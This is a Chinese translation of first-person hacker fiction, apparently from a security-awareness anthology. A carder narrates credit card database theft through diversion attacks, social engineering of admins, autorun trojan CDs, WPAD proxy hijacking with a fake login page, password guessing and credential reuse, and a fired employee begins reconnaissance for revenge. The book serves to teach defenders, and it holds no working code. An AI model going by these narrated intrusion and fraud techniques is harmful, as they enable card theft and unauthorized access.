这是证明自己的机会。回想一下，也许并不像我想像的那样好。信心就是部分的欺骗。我是一个很好的 Windows 黑客，但是我还是有很多东西要学。他给我一个 URL，我很幸运，不到 60 秒就进去了。

<temor> 该死。

<temor> 该死！

* temor 将 dis-card 加入。

我现在是他们中的一员了。从此，我抛出饲料来喂养其他的人。

一年以后，这个组织解散了，主要是因为几个成员被捕入狱了。但是 temor 和我不知何故逃避了起诉，继续更加熟练地获得信用卡号。有一次，我们估计盗取了 2000 多万张卡。最初我们只是用它们交易外壳账号，访问 warez 站点，代理列表等。有一次，有人要送给我一台顶级奔腾 333 换取一张大小适中的信用卡列表。

看到了机会，Temor 开始交易出售我们的列表。不知怎的，我们就开始获得了大笔的定单。那里的其他人正在成百张的出售卡，而我们是成百上千的出售。仅仅在 3 个月里，我挣的钱就比上班 1 年挣得还多。猛然间，我不再在意爬公司的阶梯了。我只是待着，并变得自鸣得意，作为地位低下的网络管理员我在夜里凌晨 3 点在我的 P-333 上挣得了实实在在的钱。的确，我真的一直担心会有 FBI 在早上 6 点闯入我的卧室，但是我把这个担心放在了一边，继续开发我的黑客技能。

尽管仅仅是几年以前，我们还在天真地谈起这些日子，总把它们当做美好过去的好时光。那已经是过去的事了，我们热爱这种关注。但现在，我们最不想要的就是关注。现在，只想要钱。

攻击肯定不会像过去那样了。我们必须要比以前更加努力地工作才能找到好的列表。是的，我们仍发现他们，但是现在树桩更高了，易受攻击的站点变得越来越难找了。我的许多私有 0-day 探索器已经被安全研究人员发现了，软件公司分发了补丁。我过去至少还能指望管理员不想费事去打补丁，但是日益增加的蠕虫攻击——像

红色代码，Nimda 和 SQLSlammer 改变了一切。

我过去常常用一个 Web 站点运行 CGI 扫描器来发现我要探索的那个漏洞，现在我不得不寻找一个站点，等待下一个 0-day 探索，并试图在管理员应用补丁之前攻击站点。而且现在事情变得更不好办了，管理员竟然在看他们的日志文件，入侵检测系统（IDS）软件得到普遍的使用，即便是不知情的用户也费事安装了某一种个人防火墙。从前只需要好的 Perl 脚本就不需要其他东西，而现在还要调用秘密行动、欺骗、创造力、直觉和持续的耐心。很难攻击，但是我还是有足够的窍门能进去。

0-days

我有一个要攻击的站点列表。Temor 和我根据我们了解的他们的安全情况和客户库是否惟一来挑出站点。这几年，我学会了用几个简单的网络探测器测量网络管理的能力。发现一个目标时，我会注意他们的 Web、邮件和 FTP 服务器的操作系统和软件版本。我试过几次最明显的探索。如果这些不起作用，我就不采取行动并等待。

现在 0-day 探索比以前更重要。许多系统在弱点建议最初的 24 小时内就会打上补丁。Windows 甚至有一个服务用来自动下载和安装 hotfixes。相信 Internet 上一定还有大量易受攻击的系统，但是他们很难发现。我密切监视了安全邮件列表、Web 站点和下载页面以便在任何一个别的人之前知道易攻击性。我的优势不是知识而是速度。

对我来说星期三是个重要的日子，因为这天微软通常会宣布新的易攻击性。微软公司过去常常因为周五发布建议让许多网络暴露在周末而受到大量批评。微软教育技术人员要尽量避免周五发布，但是很快就发现他们自己不规则地在周四晚上较晚时候发布补丁。周四晚上深夜就等同于周五，所以他们最后制定政策要尽量在周三发布。

<dis-card> 这几个小时你在吗？

<temor> 在呀，什么事？

<dis-card> 微软刚刚发布了一个缓存溢出，我需要你的帮助。

<dis-card> 我写好了脚本并且已经攻击了 2 次

<temor> 呵呵，好，你想让我开始转移吗？

我和 Temor 并不认为我们自己是社会工程的家，但是我的确有一些技巧能工作得非常好。软件探索工作得很好，但是绝对比不上我们通过一次好的社会工程攻击获得的信息。我仍然对一旦赢得了他们的信任之后人们愿意给我的信息数量感到

吃惊。

一切都从我们的转换开始。使用我们拥有的世界上系统中的一个，我们开始企图闯入目标的前端服务器。我们试图使用来自像俄罗斯、乌克兰和罗马尼亚等国的 IP 地址。我们的企图需要足够秘密，不要激发任何警报，但是如果有人正在寻找他们的话还是很容易被注意的。换句话说，我们想让他们发现证据，但还不是现在。

万一被他们抓住，转移也可达到转移注意力的目的。事实上有几次，我们知道他们发现了我们，所以我们用世界上的一些攻击淹没了服务器。要找到真实的攻击几乎是不可能的。

<temor> 好，完成。发送邮件。

这是我最快乐的时候。自我介绍是公司的安全管理员（通常是我真实工作的那家公司），我写了一封字正词严的邮件，抱怨我的 IDS 识别出他们中的一个 IP 地址作为攻击源攻击了我们公司的网络。我要求他们立刻停止这些攻击，否则我就会采取法律措施对付他们。我用 Internet 安全行话仔细推敲了邮件，抛出了像“**辩论术**”和“**调查**”这样引起恐慌的单词。我建立了威信。

我给出自己的电话号码并附了编出来的 IDS 日志条目的列表。通常过不了多久，我的电话就响了。

“我收到了你的邮件，这太奇怪了，”电话中的管理员通常告诉我。“我们确实有你说的 IP 地址，但是没有把它分配给任何 PC 呀。”

“我所知道的都是从日志文档中看到的，”我说。“事实上，攻击就在刚才，来自同一个 IP 地址。”

我等待着，另一端的管理员沉默了，他被困扰了。

“看，如果你不把它当回事，我就把这事提交给当局，”我威胁道。

如果我成功地应付了目标系统的管理员，接着的谈话会是道歉和保证“尽快调查”。

我一开始听到道歉，就知道我征服了这个管理员。他把我看作了权威人士，一个安全专家。他也是如此心烦意乱，被我对他的门卫玩忽职守的指控弄迷惑了，完全没有意识到他正在为第二阶段的攻击做准备。

这时，我会慢慢退回去，最终承认我也被另一个 IP 地址扫描了。我把一个转移系统的 IP 地址给了那个管理员，试图使他听起来好像我们都是受害者，要对付一个共同的敌人。这就是我所说的三角。我们挂断电话，等待下一次呼叫。一般不会超过几个小时。他们要去的第一个地方是 Web 日志。

“我们认为已经发现问题了。我们查看了日志，发现了你提到的 IP 地址，”他在电话里解释。“查看日志文件发现他们在攻击你们的服务器之前试图攻击我们的

系统。”那个管理员告诉我。

给他个台阶下吧，我问，“那么你认为他们伪装成你们的IP地址使之看上去好像是你们攻击我吗？”我等了片刻，希望他并不知道如何证明事实的真相。

“也许吧，”他大胆地回答。

此刻，我提到我已经有做一个法律强制的正式报告，提供这次攻击的信息。我也解释他们很可能并不能做更多事情这一点是更清楚了。我解释我们要自己解决，我很可能不再深入追究。

然后，我就给那个管理员提了几个关于服务器的特定的安全指南，试图参与一个关于目标组织的安全的会话。毕竟，我们不想让这样的事情再次发生。这要依靠我能建立让管理员信任的程度，使他常常披露大量关于网络的信息，包括网络的最大弱点的详细信息。有一个网络管理员甚至把他的密码也给我，以便我能帮他修复服务器的易攻击性。

我们有大量不同的转换，但是方法基本相同：混乱，威胁，延迟，建立信任并且建立三角。我不确信为什么技术如此有效，但是它始终能奏效。我想像它是一种让你闪开、车要加速的感觉，只是不知什么缘故逃避了买票。只要你逃脱了，没有被警察看见，你就再次立即加速。害怕买票便伴随着不会使你感觉有安全一会儿的解脱。除此以外，还有什么是可以再次立即越过的机会？尤其是现在，你知道警察在哪儿？

网络管理员认为他知道黑客在哪儿之后，就让他的防护停下来。令人惊奇的是他只是在电话上跟真实的黑客交谈。

<dis-card> 赌一把。

<temor> 什么？

<dis-card> microsoft 刚刚发布了另外一个公告。它修复了我的很好的溢出。

令一个好探索糟糕的是，尽管你很想用它，但也不能过度使用，因为最终别人都会在他们的日志文件中发现，并把它报告给软件厂商。你想把它保存下来在真正需要的时候使用，但是又不能保留得太久，因为别人会发现它，你也就失去了机会。微软刚刚修复的探索是我最喜欢的之一。但是因为它在目标日志文件中留下了如此巨大的印迹，故我考虑它是只用一次的探索。我保留它有一年多了，等待理想的机会来使用它。现在这一点是普通常识。

许多人误以为微软发布一个安全公告时，就会处理一个新发现的易攻击性。实际上，许多人似乎已经知道并且探索漏洞已有相当一段时间了。

另外一个好的探索源是跟随黑客。跟踪其他的黑客，揭示他们特有的探索尤其

有趣。一次一个黑客在 IRC 频道上吹牛说他能闯入任何他想闯入的 Apache 服务器。我跟他争论了一会，然后我挑战他攻击一个特定的 Apache 服务器。当然，这是我已经拥有的服务器。我快速启动一个 sniffer 并给了他一个 IP 地址。起初，我看到通常每天出现在成百上千个 Apache 日志文件中的刺探。但是突然，我看到一个巨大的进入字符串，伴随一个外出的目录列表——就像是创建了 shell 代码的一个缓冲溢出。我保存了 sniffer 日志，并对黑客的极好的技能留下了深刻的印象。但是在他急于证明自己时，泄露了一个非常正规的私有探索。

但是黑客们并不是 0-day 探索的惟一的好来源。有大量研究者整天在寻找软件中的漏洞。他们发现漏洞，写出安全建议，他们的公司得到大量评论。作为“民族黑客”，他们彻底地测试问题并给供应商足够的时间来发布补丁。有时，这个过程要花费数月的时间。我拥有一个著名的安全研究者的主 PC，并获得至少一个月时间在别人知道之前来研究新的探索。我弄明白的一件事情是，安全研究者在开发探索器时常常相互探讨他们的想法。所以我不仅获得了他本人发现的所有的易攻击性，还获得了他的朋友们所发现的一切。我怎么闯进安全专家的 PC 的呢？俗话说的好，鞋匠的孩子总是打赤脚。

实际上，所发生的是我首先猜测他妻子的 E-mail 密码。一件事情导致另一件事情，最终我也获得了他的 E-mail 密码。几个月以来，我下载了他的 E-mail 拷贝，并确信我的邮件阅读器不会从服务器删除邮件。然后有一天，他发送了一封 E-mail 给网络管理员，奇怪为什么他的邮件出现在 outlook 中总是已读的。他之所以关心，不是因为他怀疑别人在读他的邮件，而是因为他担心会拉下什么重要的东西以为是已读的。尽管他是个非常聪明的研究者，但还是不够机警。你能想像，我立即停止阅读他的邮件。我猜他然后就会给管理员发邮件，解释问题神奇地自己就修好了。尽管如此，在我阅读他的邮件时，还搜集了很多关于他的信息和很多密码，他却再也不能从我这里要走了。

<dis-card> 好，我现在在这个公司了。刚刚给我打电话的管理员实际上就在此刻登录到控制台。

<dis-card> 呵呵，他桌面上有一个文本文件，其中有我们转换的所有的日志条目；)

<temor> 哈哈哈哈哈。

<dis-card> 数据库在另外一个防火墙之后，这要花一会儿时间。

<dis-card> 哦，等等，我乱写一个，sa 密码是空。我进来了！

我试着改变管理员桌面的墙纸，或者至少开始弹出 CD 托盘，但是我知道自己最大的优势是让人们感觉到好像他们并没有被攻击。一定有转换，但是他们不会找到的，他们很快就把所有的东西都忘记了。

把信用卡的数据库导出到一个文本文件之后，我把它上传到一个停止的站点。在离开以前，我安排了一个脚本在日志文件循环之后清除我第二天入侵的所有踪迹。挣钱真的很容易！

当然，并不总是那么容易。有一个网络花费了我几乎 2 年时间才攻入，但是很值得，因为仅一个数据库中就有 2 000 万笔信用卡交易。第一次试图攻击是在回来的路上，当时我还在学习。我很天真地对那个公司的 Web 服务器运行了一个商业的易攻击性扫描。在那一天稍微晚些的时候，我的拨号 Internet 账号停止工作了，我把它叫做 ISP，客户服务的答复把我指到安全部。安全部答复说他们控告我扫描了别人的网络，所以就取消了我的账号。我尽力保持沉默，我获得了账号恢复。这次经历没有阻止我。事实上，它使挑战更令人激动。但是它的确教育我以后要更小心。

几个月以来，我非常缓慢地在目标网络上巡视，收集能收集到的每一个信息。我能移动到其它的网络上，但是这个特殊的网络变成了我的业余爱好。有点像咖啡桌上比较难的猜横竖字谜游戏——偶尔在星期天的下午拿起来填一两个单词。

我慢慢地安排网络。事实上，我的脚本每 5 个小时探测一个 IP 地址的一个端口。为什么要间隔 5 个小时呢？因为当 ISP 取消我的账号时，安全部稍后会给我发一个那个公司的 IDS 的日志文件。我能决定我的目标是用什么软件做入侵检测的。经过一些研究之后，我发现任何两个发生了超过 4 个小时的事件很难相互关联在一起。为了进一步逃避检测，每过几天，我就会从世界范围内不同的 IP 地址上弹回扫描。

我用文档记录每个面向 Internet 的硬件和软件。在研究中，我注意到管理员喜欢购买 eBay 硬件来存点钱。eBay 记录了买入或卖出的一切。搜索网络管理员的 E-mail 地址，我发现了他网络上的几乎所有的硬件的列表。我记下所有的信息，甚至建立一个很好的我知道的这个网络的 Visio 图。

几个月过去，我确实发现了一些小的易攻击性，但是还不足以获得数据库。这家公司当时有格外强的安全，早在红色代码之前很长的时间，大多数管理员就了解安全补丁。他们的安全不只停留在表面上，而且他们的工作已做得很深入——是谈论很多、但在现实世界里很难见到的理念。这个网络组织得很好，管理员准确地知道所有的时间在运行什么。闯入这个网络是极端困难的。即便我最好的 0-day 探索也不能产生结果。

有一次，我能上传一个特洛伊木马，但却不能执行它。他们很快补了漏洞并删除了那个文件。我试图从 Internet 搜索中搜索 E-mail 标题寻找员工的主 PC。这个公司甚至为在家工作的员工提供了防火墙硬件！

然而我越是失败，就越对从前的成功回报感到满意。

已经几乎有 2 年了。就这一点，我收集了几个密码，但是没有地方能用他们。然后，最终，我攻入了。有一个脚本监视几个公司的 ARIN Whois 输出。ARIN whois 是一个包含所有者信息的 IP 地址的数据库。输入 IP 地址，就能知道谁拥有它；输入公司名，就能知道 IP 地址。有一天，我的脚本查询了一个公司列表，看看他们是否注册了新的 IP 地址。这是 Internet 繁荣的时代，技术公司不断扩张并增加他们的 Internet。我的目标公司也在增长。一天，它搬了办公地点并获得了一套新的 IP 地址。

这个公司的防火墙是我见过的最坚固的。他们就哪个 IP 地址能在哪、怎样与谁通信是非常特别的。具有讽刺意义的是，这是他们的衰败。当防火墙被移动到新的网络时，它仍然包含旧网络的 IP 限制。由于一个糟糕的防火墙规则，新网络中的每台计算机都完全暴露在 Internet 上。它保护的是所有的旧 IP 地址，因为没有改为新网络的 IP 地址。公司的技术人员花费了几乎 3 天的时间才认识到这个错误。但是太晚了。5,000 万个信用卡号码现在已经在荷兰的导出站点上了。

但是公司注意到一个入侵。令人惊讶的是，另外一个黑客跟我在同一时间闯了进来（我不知道他等了多久）。这个另外的黑客被识别为入侵者，公司声称他并没有成功地访问客户数据库：

<dis-card> 嘿，我们做的这 2000 万卡付过钱了吗？

<temor> 没有，信用卡公司很慎重地拒绝了大部分卡。

<dis-card> 吸取教训。这依然是一次很好的攻击。

<temor> 哈哈，是的。

<temor> 那是欢快的，他们抓住了一个家伙，同时，你正在从另外一个服务器上下载整个数据库。

<temor> 即便我们试了，也不能计划一个更好的转换。

<dis-card> 呵呵，我知道

这是一次很好的攻击。但是最后，我尊敬这个公司的人们。他们给了我一次很好的挑战。大多数时间，我黑完一个公司又一个公司，只是希望有的公司会有好的安全。都是如此容易攻击使我几乎失望了。不仅是容易，它一次又一次同样的不知情的事情。尽管易攻击性本身改变了，但过程总是相同的。当我第一次开始时，是空的管理员密码。然后是::\$DATA 探索，然后是+.HTR，接着是 Unicode，接着是 XP_CmdShell。现在是 SQL 注射。

有趣的是我从来不需要求助于一些有趣的安全研究者们所谈论的理论探索，因为编写脚本的人通常做得很好。我见过管理员长篇大论来阻止 man-in-the-middle 攻击的做法。但是我自己从来没有实际使用过这种攻击，也不知道有别的什么人使用过，不知道谁曾经是个受害者。我并不是说这种防预没有用，因为通过执行这些过

程，你至少能确信你是不易进行这种攻击的。但是要首先修复更明显的东西。如果打算在 Windows 上做阻止，最起码要锁好前门。

然而，尽管一个公司做了所有的努力使他的网络安全，但总会有人的因素在里面。

反向工程人

它是每个新手黑客的颂歌：人们是在最少受阻的路上进入目标网络的。

社会工程的名声要归功于 Kevin Mitnick，他跟踪过许多人进入显露的访问代码、密码以及甚至有知识产权的源代码。但是社会工程并不限于假装成一个帮助桌面来让目标雇员重设他们的密码。当起作用时，这种社会工程是一种充满了各种风险的高度专业的通道。记住，甚至 Kevin Mitnick 也被捕了。

不过，社会工程确实有它的位置。社会工程的吸引力是在光天化日之下仅使用黑客的机灵和创造性就可明目张胆地窃取公司的秘密。但是有时候，更敏感的和被动的攻击也同样有效。

我最喜欢的一种娱乐是让不被怀疑的人去为我做肮脏的事。这里的关键是知道你只是通过分析人的所谓社会反向工程获得。你能用社会反向工程做什么呢？通过观察人如何处理计算机技术，你将很快认识到人的行为实际上是前后一致的。你会看到能用来作为人类行为地图的模式。

人类是难以置信地可预言的。十几岁时，我常常观察一个以著名的精神第一论为特征的晚间电视节目。我看到他总能猜测出观众成员的社会安全号时，起初并没有给我留下太深的印象——对他来说让他自己的人假装成观众来比赛有多么困难吗？他接着做的事情激起了我的兴趣：他让电视观众参与进来。让在家的每个人想起一种蔬菜。我自己想起的是胡萝卜。另我惊讶的是单词 CARROT 突然出现在我的电视屏幕上。这还算是幸运的猜测。

接着，精神第一论者解释说，他甚至还能将自己的想法投射到电视观众。他解释他在考虑两个简单的几何窗体，一个在另一个的内部。进入我的头脑的最初的两个形状是一个三角形在一个圆形的内部。“我在想一个三角形在圆形的内部，”他宣布。现在我被打动了。

那个电视节目对我有巨大的影响。它如此清晰地表明人们是如何可预言的。我们常常认为自己是原创的，但是通常，结果我们正像每个别的人一样。

试着让某人完全随机地提出一个 1 到 20 之间的数。大多数人会避免两端的范

围，例如 1 或者 20，因为这些数看起来并不随机。他们也回避清晰的间隔，例如以 0 或 5 结尾的数。因为顺序的两个数字，如 11，看上去并不是很随机，也要避免。大多数人会更可能挑选两位数而不是一位数。人们常常倾向于挑选范围中较高的数字。所以，把这些记在心里，你就知道许多人将挑选 16, 17 或 18。假定有一个 20 个可能的数字的范围，大部分人会选择这相同的三个数。每个人都以恰恰相同的方式努力要原创。

所有这些如何帮助我成为一个较好的黑客呢？因为我并不认为自己是黑暗中的一个随机的射手。相反，我是受害者会如何表现的计算的预言者。有常见密码这样事情的原因是因为人们想努力与众不同，而一般会反复选择相同的密码。我不仅知道他们会常用什么密码，而且知道他们会如何命名，他们会把重要的东西藏在哪里，以及在特定情况下他们会如何反应。

有了成功的人类行为反向工程，就该对人再工程化，让他们按照我们的计划来行事。这还是社会工程，但是不是开始与目标联系，我们让他们采取行动，而我们被动地观察。我们称之为被动的社会工程。

例如，有一次，我参加一个有各种 PC 软件供应商参加的大型软件展览。在参加之前，我准备了一堆可刻录的 CD，每张 CD 上有一个小的不同文件的集合。在每张 CD 上，我用手写下了一些其他人尤其是软件供应商会感兴趣的东西。我在每张 CD 上贴上如销售数据、源程序和客户列表的标签，我也刻了一个小的特洛伊木马应用程序，一旦 CD 被插入驱动器中，他们就会自动不声不响地安装自己。我在会议上四处走动，随便地把这些 CD 放在供应商摊位上不显眼的位置。当我走开并偷听到一个供应商说，“销售数据？这是什么？”我很快就能发现这种技术多有效了。当我听到他的笔记本的光驱打开时我几乎忍不住笑了。

特洛伊木马包含两部分：一个安装器和将整个硬盘驱动器映射到一个非标准的 TCP 端口的 Web 服务器。安装器监控系统的 IP 配置，用公共可访问的 IP 地址等待 Internet 连接。它发现一个，就会给我一个常常访问的公共 Web 论坛发送一条简单的编码消息。我只是坐在一边，监视着论坛上这些发来的消息。主题是“有人知道如何修复 NT 的蓝屏 Down 机吗？”对别的每个人，邮件看上去好像是一个无知新手的问题，大部分人都忽视它，但是消息体包含了我特洛伊木马 Web 服务器的 IP 地址编码。这种技术的魅力在于如果特洛伊木马被发现，也不可能跟踪到我。

在会上，我部署了 15 张 CD，得到了 12 个回答。不出所料，大多数人被击倒。

另外一个被动攻击的例子是处理一个大型共享注册的 Web 站点。似乎不太可能，但是我确实获得了对他们的 DNS 服务器的完全控制。我试着安装一个 sniffer，但因

为公司正在使用一个交换网络，所以我很难截获任何有趣的网络数据流量。然后我决定用一个微软 IE 浏览器里经常忽视的功能，这是不必用户手工干预就可自动检测代理服务器配置的功能。为了使事情更方便，IE 浏览器让这个特征默认启用。然而，找到这个配置，它并没有出现在 IE 浏览器的代理设置对话框中。换句话说，即使用户不知道也能浏览代理。即便配置改变了，也很少有人费事来检查这些设置。

为了自动地配置一个代理，IE 浏览器在当前域中搜索一个名叫 WPAD 的主机，因为我拥有 DNS 服务器，很容易增加。接下来，必须启动包含单个 wpad.dat 文件的 Web 服务器，并安装一个小的代理服务器。这使所有的 Web 数据流量都要通过我拥有的 DNS 服务器。下一步是启动 sniffer，并后退等待。我很快就发现公司使用了一个基于 Web 的 E-mail 应用程序，但用户是用 SSL 登录的。我下一步要提供一个假的登录页面，只是包括浏览真实的页面，保存文件，然后添加我自己的代码。我配置该页面来提示用户登录的信息，将这些信息保存到文本文件，然后传递到真实的应用程序。用户登录了几天，从来没有怀疑到整个时间他们登录的都是我的页面。

几天后，我回来检查，发现一个大的登录列表，它们最终能让我访问订单数据库，几乎有 1,000 万个信用卡号。又一次，挣钱真的很容易。

另一个可预言的是人们敲键盘的方式。如果你让某人两次敲击“admin”，敲击的声音每次都基本相同。不仅是同一个人敲击同一个单词用相同的方式，许多其他人敲击同样的单词也很相似。

一次我在电话里跟攻击目标的管理员交谈时偶然发现一种密码猜测技术。我浏览了常见的例行程序，告诉她我有日志文件能证明她的 IP 地址攻击我。显然在我们长时间谈话期间，管理员的密码保护屏幕保存器启动了，她必须再次登录。我通过电话清楚地听到她敲键：

tap-tap-tap-tap-tap

tap-tap-tap-tap-tap—tap—回车

现在通过我们的 E-mail 通讯，我知道了管理员的用户名事实上就是 admin。我能听到管理员的密码吗？通过电话，我清楚地听到她敲入用户名，跟着一系列听起来几乎是一致的声音，除了有一个短暂的延时，然后在末尾还有一个额外的击键。我注意到有 7 个完全惟一的，在单词 admin 之间有一个暂停，但是最后一个字母是什么呢？仅从这个管理员输入的速度，我就能猜测出输入大多键盘字符时不会有什么大的停顿。但是为了敲入一个数字，就必须要把手移到上一行，这就一定会有一些延时。这个管理员的密码好像是 admin5？

研究密码，我知道人们总是在一个单词后面加一两个数字，而且还以为自己是

原创的。我将多年来收集到的一个巨大的密码列表装入数据库中，运行一些统计。证明密码后加的最常见的数字是 1，其次是数字 2，接着是 9，然后是 7，等等，最后是最少用的 8。我以前在这个公司的网络上发现了一个终端服务器，所以我连接并试着登录，最初的两次企图失败了——不是 1 或 2。试第三次，我输入：

a-d-m-i-n

a-d-m-i-n—9—回车。

我进来了。在被动的密码社会工程攻击中最让人激动的是让某人敲入他的密码，并仔细侦听，看看你能否猜出来。

人们说我是一个优秀的猜测者。我说我是预测人的行为的专家。

信息

软件开发人员和网络管理员的有趣的缺点之一是：他们似乎没有意识到即便是一个很小的信息漏洞也会导致巨大的安全突破。他们还是无正当理由的在各个位置遗留了信息。

也许是观念问题。当你浏览了使服务器安全的所有步骤，很难想像几个小的信息的用途。但是黑客们没有看到你对网络安全已经做的，只看到你没有做的。开发者和管理员确切地弄明白什么信息对黑客是有用的也有一些困难。

例如，几个 Windows 管理员采取措施保护他们的 IIS 日志文件。一般在 IIS 机器上，我能发现自从服务器安装以来每个曾经创建的日志文件。

黑客怎么使用日志文件？

场景 1

有一次，我闯进了一家卖高价通信业简讯公司的 Web 服务器。公司有五种不同的简讯，每种简讯每年的订价是\$1,000。我也注意到订单包括一个让公司自动在你订购结束后再发来让你信用卡付费账单的选项。这意味着公司保存着信用卡号。而且不只是一些信用卡号——还有高限额的公司卡。

闯入了 Web 服务器以后，我认识到它是一个没有连接到公司网络的共存的服务器，公司没有把真实的信用卡信息保存在 Web 服务器上，所以它证明那儿没有什么有用东西。下一步我要弄明白这个公司实际上在 Internet 的哪个地方，那正是迟早会有用的 IIS 日志文件所在的地方。

浏览日志，很清楚，一些 IP 地址比另外一些 IP 地址更常出现。我考虑这个公司

的员工会比任何别的人更常访问他们的 Web 站点，我是正确的。这些 IP 地址把我带到了一个不安全的 DSL，连接到他们的公司办公室再连到秘书的 PC。就在她的 Windows 桌面上是一个 Excel 电子表格，名字叫 rebills.xls。

场景 2

从前我试图攻击一个色情站点。通常，色情站点没有好的列表，因为用来订购的信用卡有一半已经被偷了。但是色情站点确实提供了一个可用在其他攻击中的很好的信息源。我并不真正进入服务器，但是我通过一些巧妙的猜测来查找地点（管理员保存日志文件的一个目录）。

许多 Web 浏览器有一个功能，可以方便地把用户名和密码作为 URL 的一部分输入。如果用户名是 joe，密码是 joe99，可以这样输入 URL：

```
http://joe:joe99@www.example.net
```

许多人没有意识到的是：你浏览的每个 URL 都会把前一个 URL 显示为 Web 服务器日志文件的参考字符串。日志条目看上去是这样：

```
W3SVC1 127.0.0.1 80 GET /members/index.htm - 200 1 4265 249 0 HTTP/1.1  
127.0.0.1 Mozilla/4.0 joe:joe99@www.example.net
```

我浏览日志并收集了用户名和密码的列表。通过我做的一个脚本试了列表中每个用户名/密码来访问几个流行的 Web 站点，例如：Hotmail，Yahoo！，eBay，PayPal，E*Trade 等等。人们时常为不同的账号使用相同的用户名和密码。

显然这就是为什么我想要别人的 PayPal 账号和 Hotmail 账号的原因？答案是当有人标记某事时，他们常常获得有用户名/密码的确认邮件，有时候还有其他的识别信息。这些 E-mail 总是建议用户将 E-mail 保存下来以后参考。我要去的第一个地方是保存的 E-mail 文件夹，看看我能收集什么其他的信息。都怪一些色情站点不保留其日志文件。

场景 3

在拥有一个服务器后，我喜欢浏览日志文件来寻找其他入侵者的证据。我首先这样做是因为我不想竞争，第二其他黑客们常因不小心而被抓住。如果一个黑客被抓住，就会使公司因害怕而更安全，然后那也成了我的问题。我宁愿没有任何别的人在我的服务器上。所以我搜集日志文件并打上漏洞补丁。

除了日志文件还有其他地方可以找到信息。在攻入服务器之后我首先要做的一件事情是检查最近的文档历史、cookies、回收站以及 Windows 注册表中许多最近使用过（MRU）的列表。我这样做是因为，我认为如果什么东西是重要的，那么管理员很可能在过去的 30 天之内访问过。从那儿，我就发现了他们访问了哪个 Web 站点，是否安装了 FTP 客户端。这些似乎都不重要，但这是能使我进一步进入到他们网络的信息。

我收集所发现的全部信息。事实上我要找的就是数字、名字、地址、日期等信息。我每天盯着成千上万的消费者的名字，但是现在他们看上去对我都一样了：不过是字符串，数据库中的字段，线路的字节。我是一个杰出的黑客，我的成功之处就是没有人知道我真的是这么好。

<dis-card>我要退出去了。

<temor> 再见。

我一关闭机器，dis-card 就不再存在了。我上床睡觉，第二天早上醒来就去上班。第二天晚上，我再登录进来，又开始整个过程，挣钱太容易了。

第 8 章 社会（无）保障

——Ken Pfeil 著

正常情况下，我并不是一个爱报复的人，我想一定是什么事情冒犯了我。当这些事情发生时，我回击了——只是要悉心思考。当他们递给我解雇书时，我被激怒了。是谁以为他们能这样为所欲为？我为这些愚蠢的家伙付出了 7 年的汗水，周末加班并常常工作到凌晨 3 点。为什么？可恶的解雇合同？我参与创建了这家 IT 公司，然后他们转过头来就说不需要我了。他们说，已经决定将所有的 IT 业务外包给 ICBM 全球服务公司了。

解雇的存根就要中止了，我花费了将近一年来找到新的活儿，我以为该是回报的时间了。也许在过去几年中我技术上有些落后了，但我还是有足够的办法知道如何打击这些杂种们。我确信能获得一些值得卖给竞争对手的信息，或者用这些信息获得这些公司的聘用。您能想像出当他们知道自己被“黑”了时脸上的表情吗？如果我是墙上的一只苍蝇就好了。

我可以花费很多的时间坐在计算机前，从如同装甲车般坚固的防护中寻找漏洞，或者我可以做一些更具建设性的事情。一些合理计划的社会工程学会给我某些工具，我可以有效地利用。做这种事的好处就是：如果您使用正确的手段，被抓到的风险就很小。人类中存在的弱点要比计算机系统中的弱点多得多，我应该能在短期内获取我所寻找的东西。是的，就是这样。我要对付的是人，而不是**系统**。我只需要找到合适的人和事来利用即可。关键是保持清晰的思维，总是尽可能地提前做计划。

侦察

显然，我要做的第一件事是尽我所能得到的尽可能多的有关公司的信息。从我在那儿工作起，一些事情有可能改变，但是我不认为事情会有太大的变化。我将从我工作以来的文件、笔记和电子邮件着手。在他们解雇我之前，我已经将 PST 文件存了档，并把我的文件备份到了个人膝上型电脑中。世界上几乎没有什么事比拥有自己公司系统的本地管理权更美妙的了。让我们看一下我在那儿得到的东西：

- 组织图表和报告结构文档。这些可能没有其他方面的意义。
- 旧网络图表。这些也可能不再有用，但是至少还是可以得到可用来一试的系统名。
- 办公地点和主要电话号码。这些是有用的。只有 IT 行业的人被解雇，但大多数有公司和行政职能的地方仍会在附近。纽约和伦敦是属于这个范畴的两个地方。
- 一些安全政策文件。这些是有用的，因为它们给出了事件响应联系的电话号码。除了我自己的号码以外，其余所有的号码都能起作用。可是我必须核实它们。

Google 能打开什么？

新闻组和 Internet 帖子经常会提供给您有关攻击对象的很多信息。大部分人都容易忘记这一点：一旦某些东西出现在 Internet 上，它将几乎永久地留在那里。我不知道用 Google 搜索引擎能找到多少非常棒的与公司有关的东西？让我们留意一下旧的

新闻贴子。我打开搜索引擎, 转移到 Groups 页面, 搜索公司名字。



Google 的组搜索

这次我已经失去了耐心。我不能容忍每次尝试什么事情的时候总是没有链接内容。可人们常说耐心是美德。

好的, 还有另一个好的搜索页面。SecurityFocus 和其 Web 列表档案通常被缓存到引擎的“Web”部分。现在我来检验一下那部分。我试着只将电子邮件的后缀输入到 Google 的 Web 页面中。



Google Web Search

看，奶酪的力量……嗯，Google。从事情的表面看来，如果 SecurityFocus 中最近的一些帖子有含义的话，那么公司 Web 服务器的运行就处于危险时期。我需要查看谁在主管和维护这些服务器，同时将这些信息记到我的笔记中。如果我决定回去做一个“一般的”黑客，那么我肯定需要这些信息。在进行更多的挖掘之后，我找出了在我离开公司不久之后，关于公司雇用一位名叫 Fred Smith 的 CSO 的新闻稿。对此我也做了笔记。

NSI 查寻

我会慢慢地开始在 <http://www.nsi.com> 网上的网络解决方案公司中查找公众记录。我从 <http://www.networksolutions.com/cgi-bin/whois/whois> 上的 WHOIS 页面中得到一些基本信息，但是相对于我所要寻找的来说，这些信息仍是不够的。我得到了标准的管理员与技术上的联系方式，和用于注册的用户名。有交叉搜索能力的网络信息中心的用户名能使我做所能做的任何事情。



Network Solutions Whois Lookup

Sam Spade

Sam Spade，来自 www.SamSpade.org，在自动操作大部分请求上做了大量工作。只要我记得的不管何时我做的穿透试验，都是使用这个工具。它能为当前搜索任务

节约大量时间。Clunky 命令行有使你的速度慢下来的趋势。



Sam Spade Registrant 查找

我通过使用 <http://www.multiproxy.org> 上列表中的匿名代理来代理所有的搜索。尽可能地保护您的行踪是绝对必须的，再怎么小心都不为过。让我们看看，看来我好像挖掘到了相当多的东西。我决定使用国外的代理，以使将来可能会采取的调查措施更加复杂。



匿名代理列表

我进入到 Sam Spade 的 SMTP 验证页面，尝试了管理联络。第 1 步——不存在这样主域的邮件记录。很好，我将以自己的方式使用社会工程学，或者以后我也会

采用这种方式。



